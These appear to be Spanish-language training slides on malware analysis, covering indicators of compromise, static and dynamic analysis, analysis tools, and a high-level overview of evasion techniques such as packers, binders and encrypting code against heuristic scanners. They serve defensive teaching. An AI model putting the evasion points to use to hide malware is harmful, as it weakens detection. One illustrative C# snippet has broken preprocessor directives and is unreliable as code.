 - Práctica 2.3 – Análisis estático avanzado
 - Práctica 2.4 – Análisis dinámico
 - Práctica 2.5 – Análisis dinámico automático
- Conclusiones



¿Qué tipo de evidencia?

- ¿Qué archivos han sido creados, consultados o borrados?
- ¿Ha habido comunicaciones de red? ¿Cuáles?
- Si hubo comunicaciones de red, ¿cuáles son sus objetivos, contenido y destinos?
- ¿Es un ataque dirigido o de oportunidad?
- ¿El ataque está siendo exitoso?
- ¿Cuál es el alcance del sistema comprometido?

¿Qué tipo de evidencia?

> IOC

- Indicator Of Compromise
- Artefactos observados en:
 - Una red
 - Sistema Operativo
 - En el malware
- Indica que un sistema ha sido comprometido
- Estandarizado



¿Qué tipo de evidencia?

> TOP 15 IOC (1/2)

- Tráfico inusual de salida
- Anomalías en actividad de cuentas de usuarios privilegiados
- Irregularidades geográficas
- Banderas rojas de inicios de sesión
- Aumento en volumen de lectura de base de datos
- Tamaño de respuestas HTML
- Puertos de tráfico de aplicaciones no coinciden
- Registros sospechosos o cambios en system files
- Solicitudes DNS inusuales
- Tráfico de red con comportamiento no humano

<https://www.darkreading.com/attacks-breaches/top-15-indicators-of-compromise/d/d-id/1140647>



¿Qué tipo de evidencia?

> TOP 15 IOC (2/2)

- Parches no esperados sobre sistemas
- Cambio de perfiles en dispositivos móviles
- Conjuntos de datos en lugares equivocados
- Tráfico de red con comportamiento no humano
- Señales de actividad DDoS



https://www.darkreading.com/attacks-breaches/top-15-indicators-of-compromise/d/d-id/1140647?page_number=2

Introducción a análisis de malware


Tabla de contenido

- Módulo 01 - Malware
- **Módulo 02 - Análisis**
- Módulo 03 – Remediación y erradicación

Análisis

- 1. ¿Qué tipo de evidencia?
- 2. Tipo de análisis
- **3. Técnicas de evasión**
- 4. ¿Cómo identificar malware?
 - Práctica 2.1 – Identificación de malware con Yara
- 5. Bases de datos interesantes
- 6. Creación de herramientas
- 7. Indicadores
 - Práctica 2.2 – Análisis estático básico
 - Práctica 2.3 – Análisis estático avanzado
 - Práctica 2.4 – Análisis dinámico
 - Práctica 2.5 – Análisis dinámico automático
- Conclusiones


Proceso de análisis de malware



Tipo de detección - Investigación

> Identificación

- La muestra posiblemente ya ha sido analizada
- Uso de reportes de análisis de malware disponibles
 - Análisis detallado
 - IOCs
- Presentar la muestra a un servicio de identificación
 - Ejemplo: Virustotal
- Búsqueda en base de datos CTI (Cyber Threat Intelligence)
 - Bases de datos internas: CERT, SOC
 - Bases de datos externas públicas y privadas



Tipo de detección - Identificación

> Análisis de firmas

- Basado en lista negra de fingerprinting de archivos
- No se puede usar para detectar nuevo malware
- **Malware polimórfico** tiene la habilidad de automáticamente modificar su código, permitiéndole tener una firma dinámica





Tipos de detección – Análisis estático

> Análisis estático

- ▶ Involucra analizar el código sin ejecutarlo
 - No hay daños sobre la estación de trabajo
 - Entender el comportamiento del malware

> Análisis estátivo básico vs avanzado

- ▶ Gran brecha entre las habilidades necesarias
- ▶ Encontrar cadenas, llaves de registro y APIs es fácil
- ▶ Perfeccionar la ingeniería inversa es difícil

```
public void NavigateToViewModel<TViewModel>()
{
    var viewType = ResolveViewType<TViewModel>();
    if (NETFX)
        frame.Navigate((FrameName)Window.Current.Content);
    #endif // CORE
    if (meter != null)
        meter.Uri = UriBuilder.CreateUri(Uri(viewType, parameter));
    #if ONE
    else
        me.Navigate(ResolveViewType<TViewModel>());
    #else
        Navigate(viewType, this);
    #endif // WIN_PHONE
    #else
        frame.Navigate(viewType);
    #endif // WINDOWS_PHONE
    #endif // WINDOWS_PHONE
}
```

Tipo de detección – Análisis estático



> Fácil de aprender y perfeccionar

› Buscar **cadenas sospechosas** relacionadas con:


- Rutas de archivos
- Llaves de registros
- URLs
- Mensajes dirigidos a usuarios

› Analizar **APIs** para tener una idea de las funciones de programas

- API de cifrado
- Proceso de manipulación de API
- API de Filesystem

› Obtener la misma muestra es difícil para malware nuevos

- Honeypot



Tipos de detección – Análisis estático




> Herramientas comunes

- ▶ **Editores Hexadecimales** (Bless, hexedit...)
 - ▶ **Desensambladores** (Ghidra, Radare2, IDA pro...)
 - ▶ **Identificadores de paquetes** (PEid...)

> Muestras ofuscadas o empaquetadas

- ▶ **Son un desafío difícil** para análisis estático
 - ▶ **Necesitan ser desempaquetadas** antes de entrar al análisis de código



Tipos de detección – Análisis estático



> Técnicas de análisis estático – Análisis estático heurístico

- **Revisar patrones conocidos** (perfiles) de malware
 - **Detección de malware no en lista negra (polimórfico)** que pueda causar **falsos negativos**
 - La mejor manera de **hacer el escaneo heurístico** es asegurar que todo el código malicioso está cifrado





Tipos de detección – Análisis estático avanzado

> Técnicas de análisis estático avanzado: Ingeniería inversa

- › Lectura manual del código compilado
 - Uso de **desensamblador**
- › Se necesita conocimiento de lenguajes ensambladores
 - Muchos malware se entregan en **lenguajes de bajo nivel**
- › Difícil
 - **Habilidades necesarias:** Desensamblador, entendimiento de administración de memoria interr
 - **Paciencia**



REVERSE ENGINEERING!

Tipos de detección – Análisis estático avanzado

The screenshot displays the Ghidra static analysis environment for the putty.exe program. The main window shows assembly code for the function `FUN_1400399eb`, which includes several `CALL` instructions to other functions like `FUN_1400399e0` and `FUN_1400399e8`. To the right, a large Function Graph for `FUN_1400399eb` is visible, showing the flow of control between different parts of the function. Below the assembly, a detailed call graph for `FUN_1400399eb` is shown, with nodes for various local variables and function entries. On the far right, a Python Interpreter window is open, showing the command `Python Interpreter for Ghidra` and some basic imports and definitions. The interface also includes a Program Tree, Symbol Tree, and Data Types tree on the left side.





Tipos de detección – Análisis estático avanzado

> Análisis espectral

- Se asume que cualquier código generado automáticamente contiene signos que revelan qué **compilador** fue usado
- También, algunas secuencias de código de un ejecutable compilado son imposibles de encontrar. Encontramos principalmente virus polimórficos cifrados
- Cuando un malware polimórfico cifra su código, la secuencia resultante contiene **asociaciones de instrucciones** que un programa real
- Para evitar este análisis, es necesario que el **cifrado** o la **inyección en memoria** fue hecha

```
0 00 00-6D 73 62 6C msbl
0 6A 75-73 74 20 77 ast.exe I just w
0 20 4C-4F 56 45 20 ant to say LOVE
0 62 69-6C 6C 79 20 YOU SAN!! billy
0 64 6F-20 79 6F 75 gates why do you
3 20 70-6F 73 73 69 make this possi
0 20 6D-61 6B 69 6E ble ? Stop makin
E 64 20-66 69 78 20 g money and fix
7 61 72-65 21 21 00 your software!!
0 00 00-?F 00 00 00 à ð► H à
0 00 00-01 00 01 00 à ð- @ @ @
0 00 00-00 00 00 46 à @ L F
0 00 00-00 00 00 46 à @ L F
C C9 11-9F E8 08 00 à ð- èù-ñññ
0 00 03-10 00 00 00 à H à à ►
3 00 00-01 00 04 00 à ð à à @ à
```

Tipos de detección – Análisis estático



> Información general del análisis dinámico

› Ejecución del código en un entorno aislado

- Monitorear cambios en el sistema

› Más fácil que el análisis estático pero

- Más peligroso
- No muy efectivo para el análisis de malware avanzado

> Análisis dinámico básico vs avanzado

› El análisis básico es sencillo

- Análisis de sandbox
- Monitoreo de procesos

› El análisis avanzado requiere habilidades avanzadas y una buena comprensión de los interiores de un programa

- Uso de un debugger


Tipos de detección – Análisis dinámico



> Comportamiento de malware

► Red

- Detección de escaneos de red
- Conexión a hosts internos: distribución
- Conexión a hosts externos: C&C



► File system

- Creación, modificación y eliminación



> Cambios en registro

- Cambios en registros del sistema



> Cambios en sistema



- Cambios en configuraciones del sistema
- Declaración de nuevos servicios

Tipos de detección – Análisis dinámico



> Riesgos y limitantes

› Esta técnica es peligrosa ya que:

- El malware puede escaparse del ambiente confinado
- Puede causar daños permanentes al sistema

› No efectivo en algunos casos:



- › Capacidades de detectar ambientes de laboratorio
- › Detección de la presencia de herramientas de análisis y puede no funcionar



- › Malware programado para ejecutarse en fechas específicas (día 15 de cada mes)



- › Ejecutarse bajo condiciones específicas (Ej: dependiendo del idioma del sistema)

Tipos de detección – Análisis dinámico



> Herramientas comunes

- Herramientas **SysInternals** para observar comportamiento de un programa
 - **Monitor de procesos:** Monitoreo avanzado de procesos para Windows
 - **Explorador de procesos:** Administrador de tareas para Windows
 - **TCPView:** Monitoreo de red para Windows
 - **GMER:** Herramienta para detección y borrado de rootkit
 - **Wireshark:** Monitoreo de red y analizador de paquetes
- Los **Debugger** son útiles para hacer ingeniería inversa sobre malware y realizar análisis profundo
 - **IDA:** Interactive Disassembler
 - **Ghidra:** Suite de herramientas de ingeniería inversa
 - **Ollydbg:** Debugger de 32 bits para Windows
 - **Ollydbg 64 o X64dbg:** Debugger de 64 bits para Windows



Tipos de detección – Análisis dinámico



- > Herramientas online para análisis de malware
 - Indisponibilidad de un ambiente seguro
 - Uso de sistemas online de análisis de malware automatizados
 - Carga de muestras sospechosas para análisis
 - Los reportes generados contienen:
 - Modificaciones de file system
 - Modificaciones en registro
 - Comunicaciones de red
 - Etc.
 - Ejemplos:
 - Hybrid Analysis
 - Virus Total



Tipos de detección – Análisis dinámico



> Técnicas de análisis dinámico : Análisis emulado

- Cada vez más común en antivirus
- El ejecutable se ejecuta en un **entorno virtual** por un periodo de tiempo
- El código se auto descifra en una sandbox, permitiendo analizar el nuevo código
- Si se usa cifrado/descifrado de la última parte para esconder código malicioso, **la mayoría de los antivirus serán capaces de detectarlo**
- La evasión del análisis dinámico incluye dos cosas:
 - Tener un **mecanismo de auto descifrado indeetectable**
 - **Prevenir al antivirus de ejecutar la última parte descifrada**





Tipos de detección – Análisis dinámico

> Técnicas de análisis dinámico: Análisis de comportamiento

- **Software de monitoreo de análisis** para detectar software de comportamiento sospechoso
- **Detección de malware no en lista negra** que intenta acceder a archivos protegidos o sospechosos o modificar otros programas
- Análisis hecho en tiempo real y no en entornos simulados o aislados
- Requiere la **intervención del usuario**, quien no es necesariamente competente para responder



Tipos de detección – Análisis dinámico



> Técnicas de análisis dinámico: Debugging

› Ejecución del malware usando un debugger

- Análisis de comportamiento de procesos en tiempo real
- Análisis de memoria desempaquetada / descifrada

› Puede no ser efectivo

- Múltiples técnicas de detección de debugger

> El análisis dinámico se puede usar con análisis estático




Tipos de detección (Antivirus)

> ¿Cómo funciona?

› Detección de virus conocido

- Bases de datos de firmas



› Detección de virus no conocidos

- Análisis heurístico
- Análisis espectral
- Ingeniería inversa
- Análisis emulado
- Análisis de comportamiento
- Debugging

Introducción a análisis de malware

Tabla de contenido

- Módulo 01 - Malware
- **Módulo 02 - Análisis**
- Módulo 03 – Remediación y erradicación

Análisis

- 1. ¿Qué tipo de evidencia?
- 2. Tipo de análisis
- **3. Técnicas de evasión**
- 4. ¿Cómo identificar malware?
 - Práctica 2.1 – Identificación de malware con Yara
- 5. Bases de datos interesantes
- 6. Creación de herramientas
- 7. Indicadores
 - Práctica 2.2 – Análisis estático básico
 - Práctica 2.3 – Análisis estático avanzado
 - Práctica 2.4 – Análisis dinámico
 - Práctica 2.5 – Análisis dinámico automático
- Conclusiones



¿Cómo es posible que un malware me haya infectado?

> “Pero tengo todas las actualizaciones del antivirus”

- › Los motores de antivirus **detectan payloads maliciosos pero no el wraper**
- › Hay muchas técnicas disponibles para evitar los antivirus
- › No siempre se respetan las mejores prácticas

> “Compré una sandbox muy cara, pero no detecta un payload malicioso cuando lo cargo”

- › Las sandbox en ocasiones **se configuran mal**
- › Hay nuevos payloads maliciosos cada día y algunos pueden no ser detectados al instante

> “Ya invertí mucho tiempo analizando una muestra pero no la entiendo bien”


- › Ofuscación, empaquetadores y códigos anti análisis dificultan la tarea de los analistas

Técnicas de evasión de malware

> Técnicas de evasión comunes

- Enlazadores (binders)/ Empacadores
- Proceso de vaciado
- Evasión de sandbox
- Ofuscación
- Evasión de antivirus
- Anti-Debugging
- Anti forense
- ...

> El “Unprotected Project” da una representación visual de técnicas de evasión





“Unprotect Project site”

http://unprotect.tdgt.org/index.php/Unprotect_Project

Técnicas de evasión

> Enlazadores (binder)


- Cambiar los primeros bits de un ejecutable para modificar su firma
- Ejecutar el segundo ejecutable en segundo plano
- Ejemplo: HotFusion



Técnicas de evasión


> Empacadores

- Hacen el análisis más difícil
- Pueden contener múltiples capas de armado / empacado
- Muchos programadores comúnmente usan empacadores
 - Algunos son usados por productos comerciales
- El malware se desempaquetá al ejecutar



Técnicas de evasión

> Empacar archivos



Técnicas de evasión

> Empacadores - Indicadores


- **Algunas funciones de importación**
 - **LoadLibrary** y **GetProcAddress** son parte de ellas
- Sólo una pequeña parte del código se reconoce con herramientas de análisis
